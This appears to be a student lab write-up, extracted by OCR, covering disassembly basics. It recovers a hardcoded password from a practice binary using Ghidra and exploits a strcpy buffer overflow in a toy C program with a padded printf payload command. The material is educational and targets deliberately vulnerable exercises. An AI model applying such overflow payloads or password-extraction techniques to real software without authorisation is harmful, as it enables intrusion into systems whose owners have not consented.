5. Symbolic Information:
   - Disassemblers often attempt to recover symbolic information such as function names, variable names, and data structures. However, this is not always possible, especially in stripped or obfuscated binaries.

6. Obfuscation and Anti-Disassembly Techniques:
   - Some software developers and malware authors employ obfuscation techniques to make disassembly more challenging.


- Anti-disassembly techniques may include code encryption, control flow obfuscation, and various tricks to hinder automated analysis.

7. Legal and Ethical Considerations:
   - Disassembly is a powerful tool, but its usage is subject to legal and ethical considerations. Reverse engineering proprietary software without proper authorization may violate intellectual property laws.

8. Binary Patching and Modification:
   - Disassembly allows analysts to make modifications to the binary code, a technique known as binary patching. This can be useful for fixing bugs, removing software restrictions, or studying the impact of changes.


In summary, disassembly is a valuable technique in reverse engineering, providing insights into the inner workings of compiled programs and enabling analysis and modification for various purposes.

In this lab we received a compiled executive which is called “pass2” after running the program it asks for secret password after verification program returns “You fail!”.




Our task is to disassembly the program and find the secret password. To disassembly the program we used program called “ghidra” which can be easily installed on Kali Linux by executing below command:


- sudo apt install -y ghidra




After installing the program, we created a new project called pass2 and imported the file “pass2”.




After opening the file by clicking Code browser we can see the assembly code of the program:



After listing all the functions of the program, we can find a function called “checkPasswd” it can be useful for us to understand how it works.



If we select the function and click D for decompile, we can see the code written in C language.




To better understand the code, we renamed some variables, so it is easier to understand what the code is doing.

Decompile: checkPasswd - (pass2)

```
3
4  {
5    int counter;
6    undefined4 *zero;
7    char user_input [1024];
8    undefined4 String1;
9    undefined4 String2;
10   undefined4 String3;
11   undefined4 String4;
12   undefined4 String5;
13   undefined4 String6;
14   undefined4 String7;
15   undefined4 local_f0 [57];
16
17   String1 = 0x65746e45;
18   String2 = 0x6f792072;
19   String3 = 0x73207275;
20   String4 = 0x65726365;
21   String5 = 0x61702074;
22   String6 = 0x6f777373;
23   String7 = 0x6472;
24   zero = local_f0;
25   for (counter = 57; counter != 0; counter = counter + -1) {
26     *zero = 0;
27     zero = zero + 1;
28   }
29   printf("%s:",(char *)&String1);
30   __isoc99_scanf("%[^\n]",user_input);
31   counter = strcmp(user_input,(char *)((int)&String3 + 3));
32   if (counter == 0) {
33     granted();
34   }
35   else {
36     puts("\nYou fail!");
37   }
38   return;
39 }
40
```


So, we can see that we have some variables called Sting1 to String7 if write down them in this order and revers the bits we can see that the text hidden under them is: “Enter your secret password”.




So, after analyzing the code we can see that function ”strcmp” takes two arguments one is user input and if function return zero it means that compared strings are the same program will call function ”granted()” which means we got access to the program. This means the second argument of the function ”(char *) ((int) &String3 + 3)” must be password. The &String3 is equal to ”ur secret password” if we add 3 to it will move by 3 characters so we are skipping letters ”ur” and the space so, the password should be ”secret password”. After checking this password, we received the message: Access Granted. That means We successfully decoded the password using ghidra.

13. Volat.c

For this exercise we received c file which code looks like this:



After compiling the code and running this, we are asked to insert an argument then if statement check if our input and print ”Udalo sie gratuluje!” or ” Sproboj znow, Twoja zmienna wynosi: 0x%08x”.



Now our task is to figure out what we must pass as argument to the program to receive message:

- ”Udalo sie gratuluje!”

After analyzing the code, we can find that the code has buffer overflow vulnerability.


These lines include standard C libraries for memory allocation, input/output, string manipulation, and UNIX system calls.

```
8   volatile int volat;
9   char buffer[32];
```

Here, a volatile integer volat and a character array buffer of size 32 are declared. The use of volatile suggests that the compiler should not optimize accesses to this variable, which may be important for certain types of code

```
11  if(argc == 1) {
12   printf("Podaj argument\n");
13   return(1);
14  }
```

This block checks if the program is executed without any command line arguments. If so, it prints a message asking for an argument and exits with a return code of 1. Example of passing an argument below:




```
16  volat = 0;
17  strcpy(buffer, argv[1]);
18
```

The variable volat is set to 0, and the strcpy function is used to copy the content of the second command line argument (argv[1]) into the buffer. This is where the vulnerability lies, as there is no check on the length of the input, and it does not ensure that the buffer will not overflow.

```
19  if(volat == 0x11121314) {
20   printf("Udalo sie gratuluje!\n");
21  } else {
22   printf("Sproboj znow, Twoja zmienna wynosi: 0x%08x\n", volat);
23  }
24 }
```

Finally, it checks if the value of volat has been changed to 0x11121314. If it has, it prints a success message; otherwise, it prints a message displaying the current value of volat.

To exploit the buffer overflow, we need to provide a command-line argument longer than the size of the buffer (32 bytes). This will overwrite the value of volat and potentially lead to replacing the value of volat with the variable 0x11121314 used in if statement. We used the following command to test the buffer:

- $(printf 'A%.0s' {1..[range]} && printf '\x14\x13\x12\x11')

We started with the 32 range and then started to increase it to see what the program is returning. We stopped at range set to 44 where program returned “Udalo sie gratulacje!” which means we successfully “cracked” the program with buffer overflow vulnerability. Steps are shown below: